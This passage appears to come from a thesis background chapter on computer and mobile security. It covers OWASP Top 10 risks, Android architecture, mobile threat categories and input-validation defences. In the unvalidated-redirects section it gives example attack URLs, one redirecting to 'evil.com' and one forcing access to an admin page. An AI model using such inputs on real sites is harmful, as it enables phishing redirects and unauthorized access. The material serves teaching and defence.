One attempt to clarify these acronyms tell us that Cyber crime is criminal persons or organizations that use information technology for illegal purposes. Cyber terrorism is about creating confusion, unrest and damage faith on leaders, policies and institutions. Popular attacks of cyber terrorism is denial-of-service and web defacements with propaganda messages. Cyber warfare on the other hand is government agencies or military organizations that wage electronic war operations against another with well-defined targets of military tactical or strategic importance.(C. P. Pfleeger, S Lawrence. 2006; P. Ramsaroop, 2007) Most of the cyber warfare that can be read about in newspapers is accusations, so it can be hard to know if it is real. For instance The United States and Germany have accused China for cyber warfare against them.(CNN, 2000; T Wilhelm, 2010) Estonia accused Russia of taking down their country's communication infrastructure including banking, newspaper and government websites.(Bright, 2007; T Wilhelm, 2010) South Korea accused North Korea of espionage and cyber warfare.(The Register, 2008; T Wilhelm, 2010)

2.5. Computer security

In this section some general computer security knowledge will be mentioned, the two sections will talk about principles of security and defence mechanisms.

2.5.1. Security Principles

Security principles are goals to achieve security in their area. A blog clerkendweller, *Security Principles* have some good explanations of typical security principles and that states:

- availability (Maintaining systems, resources and data so they are accessible when required and are functioning correctly)
- confidentiality (Protecting data that are sensitive by restricting access and limiting dissemination)
- integrity (Ensuring data is valid, complete and cannot be modified or deleted without authorisation)
- authenticity (Verifying the identity/origin of a user, transaction and data to be genuine)
- non-repudiation (Preventing the ability to reject the validity and authority of data transactions)
- compliance (Adherence to, or demonstrating adherence to, policies, standards, regulations and codes of practice)

(clerkendweller. *Web Security, Usability and Design*)

2.5.2 Defence mechanisms

Defence mechanisms are those strategies that tries to ensure safety by detecting or protecting against malicious behavior. It can for example be handling of untrusted user input, third party code or analysing traffic for intrusion attempts.

To handle input data developers should consider following approaches mentioned from Harper, A. Harris, S. Ness, J. Eagle, C. Lenkey, G. and Williams, T. (2011).

- Blacklist, filter that reject known bad character combinations or patterns, for example it is good practice not to allow input such as script tags (i.e. <script>).
- Whitelist, filter that accept only known good letter combinations or patterns.
- Data sanitization, filter that cleans up the input by removes potentially malicious characters or the data may be encoded or “escaped”.
- Safe data handling, using parameterized queries (also known as prepared statements) for database access, to prevent injections.
- Semantic checks, on input that looks non malicious but are sent under special circumstances. For example a bank's account number might have been changed on a transferral. The application must validate that the account number belongs to the user.
- Boundary validation, validates data server-side on every individual component, so that they can defend itself against specific crafted input types.
- Multistep validation, using filters recursively until no further modifications. This can sometimes be bypassed if figured out the order the application uses filters. The recursive filters can in some cases with bad input result in an infinite loop and it may be sometimes be preferable to reject it all together.

2.6. Mobile devices

Mobile devices these days enables us to send text messages, access email, browse the web and even make financial transactions. Even more substantial are apps turning mobile devices into general computers. In April 2012 it existed 600000 different applications available on the IOS market. (About.com. How Many Apps Are in the iPhone App Store) According to Juniper networks, in 2011 they identified a 155 percent increase of mobile malware across all platforms, as compared to the previous year. (Juniper Networks, Inc. 2012) However Android users are most targeted, whereas they today are “two and a half times as likely to encounter malware than 6 months ago” and three out of ten are likely to encounter a web-based threat on their device. (Lookout, 2011. Mobile threat report)

Apple iOS runs each third-party application in an isolated environment so that it is only allowed its own data and limited system resources. The security model prevents devices from downloading apps other than Apple’s App Store unless it is jailbroken. Also a review process is made on every app submitted to the market to make sure it is safe. (Lookout, 2011. Mobile threat report) A user synchronizes with iTunes to apply a new iOS firmware update but lately it is also possible over the air. (macworld, 2011. Hands on with iOS over-the-air updates) The process for a new update is rather quick, Apple produce a new firmware build and then a operator test the firmware. (Lookout, 2011. Mobile threat report)

Google Android OS security model is based upon “permissions” that is declared when installing an application and cannot be changed afterwards. Such “permissions” could be access to Internet, SMS, location, contacts, identity. App distribution is an

open model that allows user to download applications from different sources including Google's Android Market. (Lookout, 2011. Mobile threat report) The process for Androids new firmware updates is rather slow. Because device manufacturers have to produce a device specific version of the firmware. But for client its simple as it is received over-the-air (OTA) and confirm the installation. (Lookout, 2011. Mobile threat report) The Android operating system will be introduced in more detail later.

Microsoft Windows Mobile OS is not the most popular smartphone but it still has many features to make it as secure as possible with security policies, security roles and certificates. (The Nielsen Company, 2012) Security policies makes sure that no unwanted application could run or stop them before they do something bad. Security roles will determine access to the device resources and certificates are used to sign executables, Dynamic Link Libraries (DLL) and cabinet (CAB) files which applications are archived as. To be able to download applications from Marketplace an application needs to signed with a developer certificate. (MSDNArchive, 2007) Microsoft Windows Mobile has now changed name to Windows Phone instead and has introduced a new security feature called chambers. It exists four chambers were each chamber has an own security policy and depending on the needs for the application it will be running in one of these chambers. (Pocketnow. *Thoughts on Windows Phone 7 Series*; Microsoft. *Windows Phone 7 Security Model*.)

The Blackberry OS is developed by Research In Motion in Canada. It is the third most popular system of quarter 4 in 2011 behind Android and iOS. (The Nielsen Company, 2012) The applications are written in Java with RIM custom classes and after that compiled into .cob files. This file is an archive file format and it needs to be signed in order to be executed in the Blackberry phone just like on the other OS's. This is possible by buying code-signing keys which are unique for every developer. In the beginning developers had to pay 100\$ fee but since 2011 the keys are free. (Blackberrycool. *RIM Makes BlackBerry Code Signing Keys Free for Tablet and Smartphones*; Symantec. *Blackberry Security: Ripe for the picking?*)

Symbian OS is one of the least popular systems. (The Nielsen Company, 2012) Like the other mobile OS's earlier a developer needs to sign an application in order to be able to install it on a Symbian phone. The application is archived in a .sis file which contains executables and resource files for the application. With Symbian OS version 9 the applications need permissions in order to access system resources. It exists four different types of processes in granting permissions. The first and easiest needs no permission at all. The second process will require the user to grant the application for specific permissions. The third process demands an application to be Symbian signed meaning it will need to be tested and made sure why the application need these permissions. The last and fourth process is when a manufacturer grants the application. Depending on what kind of permission that the application needs, one of the four processes must be done. (Nokia. *Symbian Platform Security Model*) Another thing is that data caging is implemented to restrict access to sensitive files in \sys, \resource and \private to help make it more secure but the rest is accessible for anyone. (Badura, T. Becher, M. 2009)

2.6.1. Target Value

Target value is what the attacker is trying to get their hands on. This target is value because an attacker can steal this information and hurt business or a person. Information can be confidential or harming the integrity or removed creating an availability problem. An attacker can use that by selling, leaking, redistributing, destroying, threatening, creating financial damage and identity theft.(OWASP, 2008. *OWASP Testing Guide v3.0.*) For the corporation it can hurt their reputation and that can be worse than losing data in some cases. Valuable information is splitted up into two categories data at rest and data in transit. Data at rest, is a term used to describe data that is stored in nonvolatile memory. Data in transit on the other hand is a term used to describe data that is in motion through Wi-Fi, cellular or other networks or is located in the RAM.(Hoog, A., 2011.) In the 2011 mobile threat report by Juniper they talk about suspicious applications that can without consent or knowledge get valuable information. Of all applications, 30 percent have the ability to obtain user location. 14.7 percent can initiate phone calls. 6 percent can lookup accounts, email, social networking sites and such. 4.8 percent have the ability to send SMS message. (Juniper Networks, Inc. 2012)

Within data at rest, there can be found communication history, all undeleted and some deleted, SMS/MMS with their attachments. Call logs can be used both failed attempts and metadata such as location based on cell towers and tracing with other activities. Voice mail for instance, can in some instances be recoverable such as Verizon's visual voicemail. Mail content is often stored as plaintext, including To/From headers. Instant messenger or other communication especially such with other employees could be dangerous. Other history that can be of value is from web, URLs visited, cookies, search history, search words, videos watched on internet and game history. Credentials can be found, usernames, passwords, and domain information. For instance the mail application can have credentials stored in plaintext or badly encrypted. Another thing could be Information and credentials saved for Wi-Fi access points. The things that maybe could hurt most is if financial apps, stores locally or in web cache any credentials or account numbers. Tracking, already mentioned that through recovered call logs can be found metadata of cell towers to point out locations. Also wifi triangulation of the signal strengths can be used to get location and the most usual built in GPS is used to give coordinates. Recoverable files, such as pictures, videos taken by the user. Calendar items or corporate files stored for convenience on the device.(Hoog, A., 2011.)

Data in transit can be passwords or two-factor authentication, that are sent to authenticate to a remote server each time the app is started. Password reset security responses and other data that is not saved or cached such as account numbers and balances.(Hoog, A., 2011.)

To get a good overview perspective of these valuable information the book *Android Forensics. Investigation, Analysis and Mobile Security for Google Android* by Hoog, A (2011) list them like the following list.

- Communication History
 - SMS/MMS
 - Call logs
 - voice mail
 - personal or corporate e-mail and attachments
 - Instant Messenger or other communications with employees
- Other History
 - web history
 - google search history
 - youtube
 - game history and interactions
- Credentials
 - User names, passwords and domain information
 - Wi-Fi access points, information and passwords
 - Financial apps
- Tracking
 - geo-location
- Files
 - pictures and videos
 - calendar items
 - Corporate files stored on the device for convenience
- Data in transit
 - Passwords
 - Two-factor authentication
 - Password reset security responses
 - Data that is displayed but not saved or cached to nonvolatile storage (e.g., account numbers and balances)

(A.Hoog. 2011)

2.6.2. Threat Scenarios

Mobile threat scenarios is how hackers can get the valuable data or in other ways threaten via a mobile device. Threats when it comes to personal or corporate can sometimes be the same but often corporate threats is more targeted while personal is not. A personal threat is often widely spread threats trying to hurt as many as possible. As a general overview this section will use Lookouts way of categorizing mobile threats as base, application-based threats, web-based threats, network-based threats and physical threat. (Lookout, 2011. Mobile threat report.)

Application-based threats are those that downloaded applications creates for the device. Both applications that can be exploited and those with malicious intentions. (Lookout, 2011. Mobile threat report.) It is usually done in combination with social engineering. Some famous application is repacked with malicious code making people fooled. Misleading people with a small note in user agreement stating it collects information or update attack where the developer builds reputation and a big user database and later updates it with malicious intentions, here it is common users have

auto update configured. In application-based category malware is categorized, which is intentionally malicious software. These malware can be used to perform actions without users knowledge for instance, send sms, charge the phones bill, take remote control, steal personal information. As malware there is a lot of terms for different kinds of malware, however different sources will say different about it. There is lot of different kinds of malware such are defined as, virus, worm, logic bomb, trojan horse, backdoor (trapdoor), mobile code, exploits, downloaders, auto-rooter, kit (virus generator), Spammer programs, flooders, keyloggers, rootkit, zombie/bot, Spyware, Adware. (network security essentials. 2011) Today's situation of malware can be statistically illustrated in figure 2.2 from Junipers 2011 threat report.




Figure 2.2. Shows a diagram over the most common malwares for mobile devices (Juniper Networks, Inc. 2012)

SMS Trojans are such malware that runs in the background and send SMS messages to premium rate numbers. (Juniper Networks, Inc. 2012) SMS flooder are malware that send a lot of SMS messages for instance it could be set to send 100 messages to someone.

This thesis will count spyware as malware and since its over 60 percent of the application-based threats, it will be explained. Spyware is application-based threat that collects information and transmits it to someone else. Often targeted value is call history, text messages, location, browser history, contact list, email, camera pictures. Privacy threats is applications that use or collects unnecessary information, (e.g. data at rest which was mentioned earlier in section 2.6.1.) than is necessary for the applications function. Vulnerable applications are those applications which have software vulnerabilities. Exploited vulnerability can give attacker sensitive information, perform undesirable action, stop service, download additional apps, remote control. Typically a

vulnerability is done by an update from developer. Often the case is that an exploit runs on a vulnerability to gain privilege escalation and then connect to remote host that can run commands to get valuable data. (Lookout, 2011. Mobile threat report.)

Web-based threats is a big issue where a lot of focus is. Very common is phishing scams where an interface is created to fool the user believing its legitimate and provide information, such as credentials. Often used in combination with social engineering for instance saying “try this new fun game” sent by email, text messages, Facebook and Twitter. Drive-by-downloads is when a user visits a web page that automatically starts downloading an application, often a user have to open the application but in some cases it can automatically start. Browser exploits can execute when a user visits a webpage. It targets some vulnerability in the browser or applications that can be launched via the browser (e.g. WebKit, flash player, pdf reader, image viewer). WebKit is a popular rendering engine used on multiple devices. Browser vulnerabilities in browser and associated libraries are revisioned with firmware and that can be very slow to fix as mentioned in chapter 2.6. (Lookout, 2011. Mobile threat report.)

Network threats used over local wireless networks (e.g. Wi-Fi, Bluetooth) or cellular (e.g. SMS, MMS). Can be used to get data-in-transit as mentioned in chapter 2.6.1. Network threats can be divided into active and passive attacks. Traffic analysis on a network often Wifi-sniffing often occurs in public Wi-Fi (e.g. airports, cafes) trying to compromise information sent on the network. That can be used for instance to get credentials or hijack a session which then would be an active attack. An example of active attack is using network exploits. Network exploits is using flaws in the OS or other software on different networks, often without intervention from user. Other ways of active attacks is masquerading this can be used to hijack a session. Denial-of-service (DOS) to prevent the sources availability. Replay attack and modification of messages. Modification of messages is done with man-in-the-middle attacks.(Lookout, 2011. Mobile threat report.)

Physical threats is a big issue and Lookout says they locate a missing device every 5 seconds. Lost or stolen devices, for instance maybe the phone slips out of the pocket when using public transportation (e.g. bus, taxi, subway or such) from work. It is then being sold on black market to someone that is using forensics to get information from the device. Another possible scenario is that a user replace with a new phone and the old one is not securely wiped. Confiscations where they have to exam the device in customs.(Lookout, 2011. Mobile threat report.)

When it comes to corporations also employees themselves can be a threat, either rouge (e.g. mad at something or threatened) or can be just careless (e.g. sharing others equipment, storing sensitive data on device for simplicity). It is very common that personal tries to simplify and find easy solutions that risk the security and even though it might go against a company's defined policy. Targeted attacks based upon other acquired information with social engineering, impersonation or other ways to gain trust of employee (e.g. giving out free sdcard or other stuff).

To get a good overview perspective of what have been discussed a descriptive modified list originally from Lookout.

- Application-based threats
 - Malware (virus, worm, logic bomb, trojan horse, backdoor (trapdoor), mobile code, exploits, downloaders, auto-rooter, kit (virus generator), Spammer programs, flooders, keyloggers, rootkit, zombie/bot, Spyware, Adware) (network security essentials. 2011)
 - Spyware
 - Privacy threats
 - Vulnerable applications
- Web-based Threats
 - Phishing scams
 - Drive-by-downloads
 - Browser exploits
- Network Threats
 - Passive attacks
 - Traffic analysis, WI-FI sniffing
 - Active attacks
 - Masquerade (hijacking session)
 - Replay
 - Modification of messages (Man-in-the-middle)
 - Network exploits
 - Denial-of-service (DOS)
- Physical Threats
 - Lost or stolen devices or replaced but not securely wiped, custom officials confiscate to examine. Social engineering, giving away free sd-card.

(Lookout, 2011. Mobile threat report.)

2.7. Android

This chapter will deepen the knowledge of Android OS. The chapter will dig into the architecture, application package file (APK), security and malicious malware.

2.7.1. Architecture

The Android operating system is designed to be running on equipment that have low power and supports various of hardware equipment like Global Positioning System (GPS), WiFi, camera etc. (Brähler, S. 2010) It is built upon the Linux kernel version 2.6 and the applications are written in Java. (Android developers, 2012. What is Android?) The applications and the underlying frameworks are running in a Virtual Machine called Dalvik (DVM). This VM is made so that it fits the Android OS as good as possible with its own byte code format that is stored in .dex-files. The byte code is designed to lower the number of times read and writes are happening and to narrow down the code. It is a register based VM which helps to reduce the code even more. (Brähler, S. 2010)

The structure of the Android OS is shown in figure 2.3 (Android developers, 2012. What is Android?) and are divided into five layers. The lowest level is where the kernel and low level tools are running and above it exists the libraries which are written in

C/C++ and could be used by the developers via the application framework. The application framework is written in Java and has the ability to help the developers in making use of the libraries as just mentioned. On the highest layer are the applications which are also written in Java. The Android runtime are made of DVM and the core libraries where every application is running its own DVM and relies on the Linux kernel to do correct threading and low level memory management. (Brähler, S. 2010; Android developers, 2012. What is Android?)



Figure 2.3. Shows the architecture of Android. (Android developers, 2012. What is Android?)

2.7.2. APK

Application package file (APK) are downloaded from Google Play (Previously Android Market). The downloaded file is packed in a .apk which contains the compiled .dex files, AndroidManifest.xml, compiled resources and uncompiled resources. All these files makes it possible to install the application and after that a user can run it. These packages are signed with a private key that creates a self-signed certificate which is unique to every developer and thereby being able to identify the developer. (Android developers, 2012. Security and Permissions)

The AndroidManifest.xml includes all the permissions listed that the application would like to use. A common way to do malicious applications is to have more permissions than necessary. For example a card game maybe want to have SMS permissions which seem unreasonable. All permissions that are in the AndroidManifest

need to be granted by the user when the application is installed. This is good in theory but users could find it hard to understand the permissions, leading them to installing it anyway. (Felt, P.A. Ha, E. Egelman, S. Haney, A. Chin, E. Wagner, D, 2012) It exists a possibility for users to download third party applications from similar Google Play sites and which is not recommended by Google. On these places more often malicious applications can be found. (Open source project. Security technical information)

2.7.3. Android security

Since the Android OS is open source it is a challenge to keep it secure. To prevent malicious attackers the Android OS come with some security features. To begin with it has the Linux kernel which is a well tested and used product for a long time. This kernel have some security features that the Android OS get help from, for example inter-process communication, process isolation and the user based permission model. With this user based model Android assigns a specific unique user id (UID) for each application and then the application starts with that user's rights in a new process separate from other processes. This creates a kernel level application sandbox which means that the application has limited access to the OS and no access to other applications. It is also possible to encrypt the user data with Android 3.0 and above preventing someone to steal it if the device was lost. How much information that could be retrieved depends on if the device was rooted or not since it is only the kernel and some core applications that run with root permissions. (Open source project. Security technical information.) When a device is rooted it is possible to get the same rights as the system and perform anything. This can be compared to jailbreaking an Iphone. According to a survey made by androidcentral it is about 64% that have their Android device rooted. However this is a survey made on an Android forum where more enthusiasts of the Android community exists. (androidcentral, 2012. Late-night poll: Is your Android phone rooted?)

For the inter-process communication Android uses four different mechanisms to secure the communication between processes, they are binders, services, intents and contentproviders. With binder it is possible to call a routine in another process but in a secure way. (elinux, 2012. Android Binder.) Services are features that applications are running or by itself. Applications uses binder to communicate with a service for example the mp3 player. Intent is something an application would like to do and could be either explicit or implicit. The difference between these are that explicit Intents will be targeted to a specific receiver, for example another program. Implicit intents will instead ask the system after a specific service. This could for example be a web browser. The last one is contentproviders and has the task to provide device data to applications for example phone contacts. (Open source project. Security technical information.)

2.7.4. Malware

Unfortunately many apps are containing malicious content or trying to access sensitive information about the phone and about the person using it. The fact that many of these devices do not have antivirus software and firewalls installed makes it a lot easier to

infect them. Infected devices could in turn infect other smartphones or even web servers. In the figure 2.4. (Juniper Networks, Inc. 2012) can be seen the cumulative increase of Android Malware.




Figure 2.4. Cumulative Android malware increase. (Juniper Networks, Inc. 2012)

The first Android malware was the Trojan-SMS.AndroidOS.FakePlayer.a in 2010 and from that point it has increased a lot. (InfoWorld, 2010. Researchers discover first malware to target Google's Android) The attacks have been more sophisticated for every year that goes and in 2011 there was an increase of malwares that had a vulnerability as payload against the target OS. This vulnerability made the application to run with root permissions and figure 2.5. shows some of the malware that used vulnerabilities against the target OS. (Juniper Networks, 2012)




Figure 2.5. Malware during 2011 that made use of vulnerabilities in the target OS. (Juniper Networks, 2012)

2.8. OWASP

The Open Web Application Security Project (OWASP) is a non profit charitable organisation. The organisation or rather community consists of corporations, educational organisations and individuals all over the world. OWASP have developed a wide set of standards, resources, training material and the famous OWASP TOP 10 list. The list provides information about the top ten web application vulnerabilities. (OWASP, 2011. Main Page; Harper, A. Harris, S. Ness, J. Eagle, C. Lenkey, G. and Williams, T. 2011)

2.8.1. Top 10 Web Application Security Risks

OWASP Top 10 Web Application Security Risks is good to have an understanding about. (OWASP, 2012. OWASP Top 10 - 2010) For further knowledge we recommend reading Vernersson (2010). The Owasp top 10 web application risks list consist of the following 10 risks.

- Injection
- Cross-Site Scripting (XSS)
- Broken Authentication and Session Management
- Insecure Direct Object References
- Cross-Site Request Forgery (CSRF)
- Security Misconfiguration
- Insecure Cryptographic Storage
- Failure to Restrict URL Access
- Insufficient Transport Layer Protection
- Unvalidated Redirects and Forwards

2.8.1.1. Injection

The ability to inject code manually to a web application could have fatal consequences. A hacker inserts a piece of code into a form, field, cookie, http header or in the url and since it is code, it will run on the server sides handler of the control and execute. This code could trick the application and for instance fetch usernames and passwords from a database the web application is running. (Aliha, Shakhatreha, Abdullaha and Alostad, 2011)

2.8.1.2. Cross-Site Scripting (XSS)

Cross-site scripting is when a hacker uploads malicious content to a website, for example a guestbook. When a victim access the guestbook the malicious content will run and do its intentions on the victim's computer. This could for example be session hijacking, account hijacking and malware installation. (Curtis. 2008)

Cross-Site scripting can be divided further into three subcategories. Reflected, stored and Document Object Model-based (DOM-based). Reflected xss, also called non-persistent xss, is when injected code created by a hacker is reflected to a user from the web server which could be an error message, search result or something else. The joint between them are that often all this information is sent to the web server in one single request. When a user clicks on a malicious link the data will be sent to the web server and then the web server will reflect the attack back to the user.

Stored xss also mentioned as persistent xss, is an attack with injected code that are permanently stored in the web server like in a guestbook. When the user visits the guestbook the malicious code will run. This attack has a major benefit compared to reflected xss since the user don't need to click on a link provided by the hacker. If a user is reading a guestbook it will often mean that the user is already logged in making it very easy for the hacker to steal the session. (OWASP, 2011. Cross-site Scripting (XSS); Vernersson, 2010)

The last category is DOM-based xss (sometimes called “type-0 xss”) attacks. This attack performs client side without sending anything through the server. By manipulating the DOM-structure in the browser and thereby changing dynamics of the page, making code execute differently. Often done with client side javascript. (OWASP, 2011. DOM Based XSS)

2.8.1.3. Broken Authentication and Session Management

This is about how a web application handles authentication and session management. Authentication is highly used in web applications as login credentials for example and are often a main target for an attacker. To verify that a user has logged in a session id is often created but many developers don't do a good job while implementing them or use no encryption with Secure Socket Layer (SSL). This will make it easy for a hacker to sniff the session id if the user is using an open network.

Broken authentication is also about how the web application stores the passwords. A good way to save passwords if done correctly are with hash functions, since reversion of a hashed value to the password is not possible. However hackers could have files with pre made hash values, which makes it a bit more complicated for developers than just to keep passwords as hash values. The password need to include numbers, letters and special characters in the password and the implementation of hash need to have a salt. If this is implemented it will be hard to brute-force the hashes since the passwords are more complex. (OWASP, 2010. Broken Authentication and Session Management; Vernersson, 2010)

2.8.1.4. Insecure Direct Object References

This will occur when a web application have a direct object reference to a restricted resource, such as a file, directory or database record. If there is no protection or access control these can be manipulated to access unauthorized data. (Vernersson, 2010; OWASP, 2012. *OWASP Top 10 - 2010*)

2.8.1.5. Cross-Site Request Forgery (CSRF)

Common names are also XSRF, Sea Surf, Session Riding and Hostile Linking. While XSS was about the trust of the web application when interacting with the user, CSRF is about the trust a user has when interacting with the web application. (Vernersson, 2010) It is done by executing a forged HTTP request with unwanted actions while being authenticated, so it inherits the users privileges to perform something the user do not attend to do. With help of social engineering the victim clicks on a link that will authenticate to the web application which have no way to see if it is legitimate traffic or not. This could for example be changing the e-mail address, password or buy something in a web shop. (OWASP, 2010. Cross-Site Request Forgery)

2.8.1.6. Security Misconfiguration

Security misconfiguration is a wide area were all configurations a system administrator has to take care of. This could for example be not changing the default passwords for servers and applications. The first password and user id tried in a brute-force attack are the default passwords. All services should be updated in a regular basis so no exploit could be used making it easy for an attacker. (Vernersson, 2010) Of course, so called 0-day exploits that are not yet known fix for could exist and then there is not much of choice than hoping the vulnerability soon will be patchable.

2.8.1.7. Insecure Cryptographic Storage

Sensitive data need to be encrypted if it is stored. A strong and powerful encryption algorithm should be used and not just obfuscation which makes the code hard to understand. That is not a good idea. A common way to store passwords are with hash functions together with a salt. A salt is characters that are randomly generated and hashed together with the password which will make the hash harder to brute force. Recommended salt length are 24 bytes and hash function that should be used are SHA256 or SHA512. (OWASP, 2012. Password Storage Cheat Sheet)

2.8.1.8. Failure to Restrict URL Access

In a web application, it is often some URL addresses that are viewable by every user and then it exists some URL addresses that only privileged users could access. If these addresses are not secured a regular user could guess these and access them without being a privileged user.

2.8.1.9. Insufficient Transport Layer Protection

The communication between a client and a server could contain sensitive data. It is therefore important to encrypt it by using SSL or Transport Layer Security (TLS). If this is not implemented an attacker could monitor the network traffic and steal the user's login credentials or steal the session key.

2.8.1.10. Unvalidated Redirects and Forwards

Unvalidated redirects and forwards means, when a web application redirect and forwards a user to another page and website without proper validation. Attackers can then redirect victims to malicious sites, (e.g. <http://www.example.com/redirect.jsp?url=evil.com>). Or an attacker can use forward to access unauthorized pages (e.g. <http://www.example.com/boring.jsp?fwd=admin.jsp>). (OWASP, 2012. OWASP Top 10 - 2010)

2.8.2. Top 10 Mobile Risks

OWASP Top 10 Mobile Risks, Release Candidate v1.0 consists of following list: (OWASP, 2012. *OWASP Mobile Security Project*)

1. Insecure Data Storage
2. Weak Server Side Controls
3. Insufficient Transport Layer Protection
4. Client Side Injection
5. Poor Authorization and Authentication
6. Improper Session Handling
7. Security Decisions Via Untrusted Inputs
8. Side Channel Data Leakage
9. Broken Cryptography
